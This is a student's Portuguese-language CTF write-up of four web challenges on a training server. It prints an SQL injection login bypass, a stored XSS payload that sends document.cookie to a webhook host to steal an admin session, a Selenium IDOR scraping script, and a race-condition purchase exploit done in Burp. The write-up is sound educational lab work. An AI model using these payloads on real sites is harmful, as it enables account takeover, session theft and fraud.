



Relatório de Web

- Y

Assim que entrei na “rede social”, em razão de seu formato aparentar um pouco suspeito, abri logo a aba de “Inspecionar” e encontrei a flag. Testei também um HTML injection na caixa de texto da postagem, e funcionou.



- CTFLIX

Nossa, esse aqui eu sofri um bocado... Primeiramente, fiz a inspeção básica no site, e não encontrei nada muito interessante no source do código. Deu para perceber que a tela de login e senha seria o recurso a ser utilizado para explorar o site. Dessa forma, fui testando os comandos recomendados pelos slides do GET de Web para fazer os ataques. Foi possível excluir o caso do IDOR pois não há informação prévia sobre um possível login de administrador e nem partes alteráveis na URL, e o HTML injection não funcionava na tela de login, sempre ocorria “Login falho”. O único que sobrou foi o SQLi, e de fato alguns de seus comandos surtiavam efeito. O problema é que nada que eu copiava dos slides (que estavam em formato pdf) e colava na tela de login dava certo, sempre gerando a mesma resposta de “Login falho”, e eu fiquei um bom tempo quebrando a cabeça nisso, pensando até que o desafio poderia estar relacionado a cookies ou à requisição do https. Porém, foi só eu tentar escrever o comando do SQLi **à mão**, especificamente o { ‘ or 1=1;-- }, que o login funcionou e foi fornecido a flag do chall. E o pior que eu testei esse comando anteriormente... Meu palpite foi que o copy paste direto dos slides (em pdf) corrompia os caracteres e isso gerava erro, e por causa disso não dava certo...

- Notes--: Vertical

Sim, eu terminei o “Vertical” antes do “Horizontal”. Inclusive, o fato de eu ter feito o Vertical antes do Horizontal influenciou no modo que resolvi o Horizontal.


Ao explorar o site em um primeiro momento, notei alguns pontos relevantes: o login não sofria SQLi, era possível fazer HTML injection ao criar notas, a alteração da URL permitia adentrar notes criados por outros usuários, e os notes postados pelos usuários era resetado em algum momento (provavelmente diariamente). Além disso, o note de ID=1 possuía uma mensagem que não mudava com o reset e dizia “Meus biscoitos são preciosos”, o que levava a conclusão de ser uma mensagem do administrador do site e da busca da flag se tratar de uma abordagem por cookies.

Dessa forma, conclui que era necessário o roubo dos cookies do administrador para resolver o problema. Tentei vários recursos envolvendo o comando de `“fetch('https://<SEU_SERVIDOR>/cookies?value=' + document.cookie)”`, mas pelo fato de não ter entendido seu funcionamento, não cheguei muito longe. Foi só perguntando ao professor de Web, Richard, que ele explicou o funcionamento desse comando e sobre o “webhook”. Foi aí que eu entendi como seria feito o roubo de cookies. Ao adicionarmos no fetch a URL criada pelo “webhook”, esse site salvaria os dados recebidos, inclusive os cookies de um acesso com sid. Testei isso criando um note que fazia HTML injection de script do fetch, com o seguinte código: `</p><script>fetch('https://<SERVIDOR GERADO PELO WEBHOOK>/cookies?value=' + document.cookie)</script>` . Acessando com meu login, de fato o cookie de minha sessão foi pego pelo site do Webhook.

Após isso, a questão foi pensar em como o cookie do administrador seria pego. É aí que entra a parte do site que entra em contato com o administrador. Essa página apenas recebia URLs internas ao site, então a ideia era mandar uma URL de um note que contivesse o HTML injection de roubo de cookies, feito de modo que quando o administrador o acessasse para verificação, os cookies de sua sessão fossem pegos. Vale notar que os cookies são criados a cada sessão de acesso, logo, mudam a cada acesso distinto, desse modo, mandar duas vezes a URL do note mudava o cookie recebido do administrador. Mandando o note para o administrador que contém o comando `</p><script>fetch('https://<SERVIDOR GERADO PELO WEBHOOK>/cookies?value=' + document.cookie)</script>` possibilitou que o cookie do administrador fosse pego pelo “Webhook”.

Tendo o cookie do administrador em mãos, bastava agora usá-lo para acessar o site com permissões de administrador. Para isso, era necessário fazer login com uma conta qualquer, mas com cookie de administrador. Como o cookie de uma sessão é gerado logo com a requisição de POST e GET feito no login, seria preciso interceptar e manipular essa requisição para alterar seu valor de cookie. É assim que surge o papel da ferramenta “Burp”, que consegue editar alguns dados das requisições feitas. Alterando o cookie recebido no método GET do login, seria possível logar com permissões de administrador.

Segue abaixo a imagem do Burp contendo a modificação do cookie (em vermelho na requisição) e logo ao lado a flag que aparece na resposta do servidor ao entrar com cookie de administrador. Foi uma grande satisfação resolver esse chall, e mais incrível ainda a sensação de ter resolvido o difícil antes do médio sem querer.



- Notes--: Horizontal

Tendo feito o “Vertical”, dito mais difícil, antes do “Notes--:Horizontal”, novamente foi necessário pensar qual seria abordagem a ser tomada para tentar explorar o site e buscar a outra flag. Como no “Vertical” já foi utilizado os recursos do “Contato com o administrador”, uso de cookies e manipulação do login, era de se esperar que para esse chall, seria preciso de um recurso distinto do próprio site e mais simples de se manipular. Dessa maneira, pensei em primeiramente verificar se existia algum note de ID maior que 1 e menor ou igual que 500 contendo alguma mensagem distinta de “Nada aqui!”, visto que na análise feita para o chall anterior, deu para perceber que os IDs dentro desse intervalo não eram escritos pelos usuários e sempre continham essa mensagem. Era apenas uma hipótese que eu estava explorando para pensar no caminho e abordagem a se tomar para procurar a flag.

Sendo assim, fiz um código de Web Scraping que iterava e mudava a URL do site para acessar os notes de ID de 2 a 500, de modo a verificar se existia algum note com uma mensagem diferente de “Nada aqui!”. Utilizei a biblioteca Selenium do Python para isso. Eu não esperava muito dessa ideia, mas no fim ela foi frutífera pois o código encontrou um note com uma mensagem distinta, que era justamente a flag 1. De fato,

como a mensagem da flag diz, a abordagem que tomei envolvia o IDOR por manipular a URL do site, mas nem considerei isso ao pensar na forma brute force para analisar o site. De qualquer forma, funcionou e com certeza era bem mais simples comparado ao “Vertical”. Segue a seguir a imagem do código feito e do terminal contendo o output do código (OBS: a primeira linha aparece o note de ID=2 e com mensagem login pois o sleep foi de um tempo muito pequeno e ele acabou lendo o HTML da tela de login).

```
Web > iter.py > ...
1  from selenium import webdriver
2  from selenium.webdriver.common.by import By
3  from selenium.webdriver.chrome.service import Service
4  from webdriver_manager.chrome import ChromeDriverManager
5  import time
6
7  # Configura o driver do Chrome
8  service = Service(ChromeDriverManager().install())
9  driver = webdriver.Chrome(service=service)
10
11 url = f"http://challs.grisufrrj.com:5004/login"
12 driver.get(url)
13
14 # Encontra o campo de username e escreve "oi"
15 username_field = driver.find_element(By.XPATH, '//*[@id="username"]')
16 username_field.send_keys("oi")
17
18 # Encontra o campo de password e escreve "oi"
19 password_field = driver.find_element(By.XPATH, '//*[@id="password"]')
20 password_field.send_keys("oi")
21
22 # Envia o formulário
23 login_button = driver.find_element(By.XPATH, '//*[@id="login"]')
24 login_button.click()
25
26 time.sleep(5) # Espera 5 segundos para carregar a página
27
28 # Itera de 2 a 500
29 for i in range(2, 501):
30     url = f"http://challs.grisufrrj.com:5004/notes/{i}"
31     driver.get(url)
32     time.sleep(1) # Espera 1 segundo para carregar a página
33
34     # Captura o texto dentro do container <p>
35     try:
36         paragraph = driver.find_element(By.TAG_NAME, "p")
37         if paragraph.text != "Nada aqui!":
38             print(f"URL: {url} - Text: {paragraph.text}")
39     except:
40         print(f"URL: {url} - No <p> tag found")
41
42 # Fecha o navegador
43 driver.quit()
```

```
[Running] python -u "c:\Users\guilh\OneDrive\Área de Trabalho\VScode_PC\GRIS\Web\iter.py"
```

```
URL: http://challs.grisufrrj.com:5004/notes/2 - Text: Login
```

```
URL: http://challs.grisufrrj.com:5004/notes/347 - Text: Flag 1: CTF-BR{1d0r_1s_s0_c0mm0n_y0u_w0uldnt_b3l1ev3_1t}
```

- Grisalhos Burger

Como dito na descrição do chall, o objetivo desse challenge é comprar o Hambúrguer Grisalho no site fornecido. Ao entrar no site e cadastrar um usuário, percebe-se que o usuário sempre começa com 20 reais, o que é bem discrepante com o alto custo do Hambúrguer Grisalho, porém, com esse valor é possível comprar o Hamburger de Siri, o que possibilitará estratégias baseadas no Race Conditions.

A primeira abordagem que tomei ao entrar no site foi de inspecioná-lo. A princípio, o login e o cadastro pareciam estar reforçados, sem aberturas para SQLi, e o layout geral não aparentava possuir brechas exploráveis, por exemplo, não possuindo inputs para html injection, Path traversal, OS command injection e SSRF. A sessão de login também se baseava no cookie de sessão, mas por não haver nenhum meio de conseguir algo relacionado ao administrador, manipulação de cookies também não parecia ser uma boa abordagem.

Ao fazer cadastro e depois login no site, foi possível ver que o usuário sempre começa com 20 reais, o que possibilita a compra de um Hamburger de Siri. Para que fosse possível comprar o Hamburger Grisalho, tínhamos duas abordagens: ou aumentávamos o valor de dinheiro que a conta têm, ou manipulávamos o request da compra. Através da análise do script do site e da requisição pelo Burp, verificou-se que a segunda ideia não era possível, já que a verificação de dinheiro se sobrepunha e é feito sem ligação à requisição.

Assim, segui na abordagem de Race Conditions, pensando se era possível utilizar o intervalo de carregamento da compra para usar o valor de 20 reais para comprar mais de um Hamburger de Siri. Utilizando o Burp para replicar várias requisições e depois mandá-las todas de uma vez, observou-se que surgiam mais pedidos de compra do que dinheiro era gasto na conta. Com isso, ao cancelar as várias compras “extras” realizadas, era possível ganhar mais dinheiro para conta. Com essa estratégia, fiz várias vezes as requisições de compra e depois cancelei seus pedidos, e consegui aumentar a quantidade de dinheiro que a conta possuía, chegando até um patamar em que era possível comprar o Hamburger Grisalho e conseguindo assim a flag.

